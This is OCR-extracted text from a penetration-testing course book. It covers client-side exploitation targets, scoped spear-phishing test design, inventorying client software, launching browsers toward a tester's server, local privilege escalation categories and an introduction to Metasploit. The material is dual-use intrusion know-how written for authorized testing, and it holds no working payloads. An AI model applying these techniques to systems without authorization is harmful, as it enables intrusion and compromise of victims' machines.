
- User interaction is typically required to run the client program and initiate the connection.
- The exploit will typically get the privileges of the client program, which may not be running with root, admin, or SYSTEM privileges. (Although, sometimes it is.)
- The attacker must solicit traffic from the victim machine. This is often done via e-mail, DNS manipulation, social engineering, and other tricks.



On the client-side, there are a plethora of exploitable vulnerabilities. The target applications tend to fall into one of these categories:

- **Browsers:** In the last several years, there have been numerous flaws in browsers that are readily exploitable using public free exploitation tools. Many of these exploits are high-quality, operating reliably with high success rates. Internet Explorer and Microsoft Edge are significant attack targets. Firefox also has had some significant flaws and is less quickly patched than Microsoft browsers in some enterprises, making it a prime target. In addition, Chrome and Safari have a significant history of vulnerabilities.
- **Media players:** Audio and video viewing applications have a significant history of security issues, including Apple's iTunes, QuickTime Player, and Real Player, among many others.
- **Document-reading applications:** These applications have had a rough time in the past couple of years, with major vulnerabilities discovered on a regular basis in various Microsoft Office products such as Word and PowerPoint. One of the biggest areas of exploit here is the Adobe Reader, which has had several flaws and is often not patched by enterprises on a regular basis. Also, Adobe Acrobat has had several flaws.
- **Runtime environments:** There are exploits for Java that break out of the Java sandbox on the client and run code of an attacker's choosing on the underlying operating system. In addition, Flash and Microsoft Silverlight are increasingly under attack.


These aren't the only exploitable client programs available, but these categories tend to offer testers the most fertile attack surface.



When conducting client-side penetration tests, some penetration testers send spear phishing e-mails to a group of in-scope client e-mail addresses and then try to exploit every client system where someone clicks the link from the e-mail. Unfortunately, this approach is dangerous, in that one of the in-scope target recipients may forward the e-mail to someone outside of the project scope, perhaps even someone in a different company or government agency. Attacking this forwarded recipient when he clicks a link could get the penetration tester in a lot of legal trouble. Some penetration testers try to finesse the situation by configuring their exploitation tools to exploit only in-scope IP addresses. However, because these addresses may be behind NAT devices that make many different machines appear to come from a single IP address, these approaches still could result in attacking an out-of-scope machine.

A much better way to conduct a client-side exploitation project is to split the project into two components. Instead of sending spear phishing e-mail to a group of addresses and then exploiting any client that clicks the link, you could instead unbundle the project into two phases. In Phase 1, you send the spear phishing e-mail and configure your web server to merely count the number of clicks you get on a link in the e-mail, without exploiting any of the systems included in this phase. That approach safely provides the statistics you want about user click rates under spear phishing attacks. For Phase 2, the tester and the target organization choose one specific collaborator for the tester, who will knowingly surf to any URLs provided by the tester. The pen tester then tries to exploit just that collaborator's machine or a small number of systems, a representative sample of the target environment. With the Phase 2 exploitation results, we may pivot and engage in other post-exploitation activities such as plundering, which we'll discuss later in this book.

Our results of Phase 2 can let us infer what we may have achieved with any of the clicks we measured in Phase 1. In the end, this approach provides useful statistics (Phase 1) and reasonable conclusions about the potential impact of client-side exploitation (Phase 2), in a relatively safe fashion, staying within scope.



When performing client-side testing during a project, how can testers know which client-side programs are in use so that they can configure testing tools to serve up the appropriate exploits? For service-side vulnerability testing, we can probe the target service in a version scan to see what's listening. But, for testing for client-side exploitation possibilities, we cannot send probes for client-side programs. Thus, how can we determine which client-side programs are present, and whether these versions are vulnerable? There are several approaches.


First, if client-side testing is part of the project scope, personnel in charge of the client machines likely want to know if their systems are exploitable. Thus, they may be amenable to simply telling the tester what client-side software they are running when asked. Create a checklist of items that might be most interesting from an exploit perspective, such as the list of vulnerable client programs we covered earlier, and go over the checklist during an interview with target personnel.

Secondly, as we discussed in 560.1, we can analyze the metadata in any documents the target organization has provided to the testers or made publicly available on its website.

Alternatively, you could ask target personnel to surf to your testing systems so that you can measure the kind of browser it is using by looking at its User-Agent string. Although this method won't provide a comprehensive inventory of all client-side software, it will give you useful insights. This method can be partially automated with the Metasploit feature known as Browser Autopwn, which configures Metasploit as a web server. When a browser surfs to it (based on intervention by target system personnel), Metasploit consults the User-Agent string and also sends JavaScript to the client to pull information from the browser. Based on the results, Browser Autopwn delivers an appropriate exploit back to the client. You can configure Browser Autopwn so that it will deliver only specific exploits back, and even set the matching expression for exploits to NULL so that it won't deliver any exploits back, instead focusing on fingerprinting the browser.

Please note that an outbound web proxy may disguise User-Agent strings, making any method that consults them inaccurate.


Another possibility for determining which client-side exploits to use is to simply guess. Most organizations are running Microsoft Office, with Word and PowerPoint. Most also have Adobe Acrobat reader, as well as the Java



A more comprehensive possibility involves coordination with target personnel but can give you some of the most in-depth results. During the scoping process for projects that include client-side exploitation, indicate that you'll need target personnel to run a program or script that gathers an inventory of software running on a sample workstation machine. Then, at the outset of the project, provide them instructions for running an inventory tool. You could use the Microsoft Baseline Security Analyzer (MBSA), which is freely available from Microsoft and generates high-quality reports indicating Microsoft software that is out of date (including Windows and Office products). However, MBSA focuses only on Microsoft products. Other programs that can look for patch levels of installed software include Secunia's Corporate Software Inspector, which conducts detailed inventories and analyses of installed software. Alternatively, you could write a custom script that pulls information about client-side programs running on the target environment. A simple yet powerful method for doing this is to have target personnel run the following command (or invoke a two-line bat script that includes these commands):

```
C:\> dir /s "c:\Program Files" > inventory.txt
C:\> dir /s "c:\Program Files (x86)" >> inventory.txt
```

These commands invoke dir to recursively (/s) go through all the Program Files directories and dump the results into a file called inventory.txt. Next, we do the same thing to the x86 software with the second command, appending its results to the file. The resulting listing will include not only the names of all programs included in the stock-build workstation you are sampling, but also the last update date of each program. That way, you can research when the last time the given program was patched. After running the inventory, ask the client to send you the inventory.txt file or similar output from other inventory tools you have them run. Note that this inventory includes some potentially sensitive information about potential vulnerabilities and therefore should be encrypted according to agreements with client personnel about protecting sensitive information associated with a test.




After we develop an inventory of client-side programs, how can we then test whether those programs are exploitable? We need to have those client machines access our testing systems so that we can serve up a series of exploits. There are several methods for making this happen, including:

- **Manual user intervention:** The tester could coordinate with target personnel, asking them to use a stock laptop or desktop machine to surf to a variety of URLs provided to the tester over the phone. From a positive perspective, this approach allows for careful coordination, back-and-forth discussions, and retries in real time. From a negative perspective, it consumes the time of likely busy target personnel.
- **E-mail with links:** The tester could send e-mail with links that point back to the tester's machines with exploits ready to be served. Target personnel would have to click these links, of course, to automatically invoke the appropriate client software to access the tester's environment. The Core IMPACT commercial exploitation tool includes functionality that will automatically generate and send e-mail containing links. Alternatively, you could generate such e-mail manually. Be careful in determining who you send these e-mail messages to, making sure that such recipient personnel are explicitly in the project's scope.
- **Script to launch clients:** Most client side software can be launched using a script and directed to a given destination. Some of these programs are quite easily scriptable, accessing a URL provided to the program at the command line. (IE and Firefox can be invoked this way.) Others require scripting up GUI interactions, a more difficult task. To make Internet Explorer or Firefox surf to www.testmachine.org at the command line or from within a script, you could run:


```
C:\> "c:\Program Files\Internet Explorer\iexplore.exe"
www.testmachine.org
C:\> "c:\Program Files\Mozilla Firefox"\firefox.exe
www.testmachine.org
```

These scripts can be fine-tuned with the output we have of the inventory (`dir /s` or MBSA results) of client software we gathered earlier.

You may want to write your script so that it launches each client multiple times, in case exploitation fails once, with a time delay of a few minutes between each launch to give you a chance to react.



When performing this client-side testing, make sure that target personnel use a representative sample of one or more client machines to access your test environment. Quite often, when conducting such tests, target personnel say, "OK, I'm almost ready to access your systems, but let me just update my patches first." This happens all the time, and is, unfortunately, not an adequate test of the risks faced by the target organization. Make sure that a stock laptop that has the same patch level as the common users in the target environment is employed. You also may want to have this understanding included in the projects Rules of Engagement or scoping agreement.




Besides service-side and client-side exploits, a third category of exploit often becomes important when a tester compromises a machine: Local privilege escalation exploits. With these issues, an attacker must first have some form of access to a machine, with the ability to run commands on it with limited privileges. The attacker may have gotten such access by using a client-side or service-side exploit of a program running with limited privileges. Or the attacker may have successfully guessed a password to a lower-privileged account. Alternatively, the attacker may have sniffed a password from the network as it passed by a machine on which the attacker already gained high-privileged access to run a sniffer. The password gathered by the sniffer may provide limited-privileged access to an account on another system.

In a local privilege escalation attack, the attacker runs code that either makes the current limited-privilege process jump up in privileges to start running with higher rights on the machine or uses the existing limited-privilege process to attack high-privilege processes to make them run code. Both scenarios are a form of local privilege escalation. The goal for either of them is to let the attacker run code with higher privileges, such as root or UID 0 privileges on Linux/UNIX or Administrator or Local SYSTEM on Windows machines.

After the attacker attains superuser privileges, he can then read any file on the machine that is not encrypted, install software on the system (including attack tools to target other systems), run a sniffer that grabs packets passing by the network interface of the target machine, monitor the system at a fine-grained level, and so on.


Many organizations do not patch local privilege escalation vulnerabilities quickly because most vendors do not rate such issues as Critical. Microsoft, as well as many other vendors, tend to rate such issues as Important at best.



There are numerous types of local privilege escalation attack, but they tend to fall into the following categories:

- **Race conditions:** This kind of issue involves two different actions happening on a system in an indeterminate order (nearly at the exact same time) with different results if one action finishes before the other. In some local privilege escalation attacks, some systems have features that check to see if a program has the privileges needed to perform a given action while the action itself is initiated. If the action finishes before the privilege check is done, a privilege escalation attack could occur.
- **Kernel attacks:** The heart of most operating systems, the kernel, may have flaws that allow an attacker to run code that makes calls into kernel functionality, carefully orchestrating these calls with input that tricks the kernel into running code of the attacker's choosing with higher privileges.
- **Local exploit of high-privileged program or service:** An attacker may use a limited privilege process on a machine to try to execute programs with higher privileges or make calls to a higher-privileged process running on the same system. On Linux/UNIX machines, these attacks tend to focus on SUID root programs or scripts, which always run with UID 0 privileges regardless of the privileges of the account that invokes the script. On most systems, SUID root programs are carefully constructed to make sure they can perform only one given action, such as changing a user's password (which involves editing the /etc/passwd or /etc/shadow file), to minimize the chance of attack. By exploiting a flawed SUID root program, an attacker might trick it into running code. On Windows machines, this kind of attack often happens by exploits of local, high-privileged processes, such as csrss.exe (which controls interactions within user mode), winlogon.exe (which logs users onto a machine), lsass.exe (which provides authorization checks), and so on.

Some tools include a suite of exploits for local privilege escalation. In particular, on Windows, the Metasploit Meterpreter Priv extension includes the getsystem command, which runs through a series of local privilege escalation exploits against Windows, with the goal of gaining local SYSTEM privileges. Alternatively, some of the Post modules included in Metasploit implement local privilege escalation attacks. We'll look at the Meterpreter getsystem command and post modules in more detail during the Metasploit Meterpreter section of the class. For Linux, the Enlightenment Exploit pack includes approximately a dozen different exploits for gaining UID 0 on a target Linux machine via local privilege escalation.



Our next topic is Metasploit, a fantastic free exploit framework that is highly useful to penetration testers and ethical hackers. The tool is immensely powerful, offering functionality for exploiting systems in numerous different ways and then interacting with the newly exploited system quite flexibly.

We're not going to merely discuss the concepts of Metasploit. We'll go on an in-depth tour of Metasploit, discussing its most useful features for penetration testers and ethical hackers, including several somewhat obscure features that are helpful when doing tests. We'll also do hands-on labs with an exploit to get command shell access and another exploit to load the flexible Meterpreter payload into a target machine.

Bind - TCP

Reverse - TCP

Metasploit Exploitation Framework


- Metasploit is a free, open-source exploitation framework
- What's an exploitation framework?
  - An environment for running numerous different exploits in a flexible fashion
  - An environment for creating new exploits, using interchangeable piece parts
  - Simplifies the creation of new exploits
  - Standardizes the usage of new exploits
- Runs on Linux, Mac OS X, and Windows
  - Although, according to documentation for some versions, "The Metasploit Framework is only partially supported on the Windows platform. If you would like to access most of the Framework features from Windows, we recommend using a virtualization environment, such as VMware, with a supported Linux distribution...."

Network Pen Testing and Ethical Hacking 20

The Metasploit Framework (sometimes abbreviated MSF) is a free, open-source exploitation framework. There are similar tools available on a commercial basis, such as Rapid7's Metasploit Pro, Raphael Mudge's Cobalt Strike, Core Security Technologies' IMPACT, and Immunity's CANVAS. But even testers who have access to such commercial tools often augment their arsenal with the free version of Metasploit, a tremendous tool for attacks.

But, what is an exploitation framework? It's an environment in which exploits can be used to compromise targets and in which new exploits can be created. A comprehensive exploitation framework, like Metasploit, offers numerous reusable piece parts, libraries of code that simplify and speed up the process of creating new exploits. Also, with a large arsenal of exploits, the framework can standardize the usage patterns of exploits. Before exploitation frameworks were widely available in the 2003 to 2004 timeframe, most exploits were one-off affairs, each carefully hand-crafted, but with widely varying quality and significant differences in how each exploit was used to compromise a target. Exploitation frameworks, especially Metasploit, helped to create some standards for how exploits are built and used.

Metasploit runs on Linux, Mac OS X, and Windows. However, according to the Metasploit documentation for some versions of the tool, "The Metasploit Framework is only partially supported on the Windows platform. If you would like to access most of the Framework features from Windows, we recommend using a virtualization environment, such as VMware, with a supported Linux distribution...." There is no detailed documentation for which feature may be broken on Windows, so your best bet is to install it on another type of system, such as Linux. If a given feature happens to not function properly in Metasploit on Windows during a penetration test, you will get a false sense of the true vulnerability status of the target machine, making your test far less valuable. Use it on Linux or Mac OS X to help ensure it functions properly.



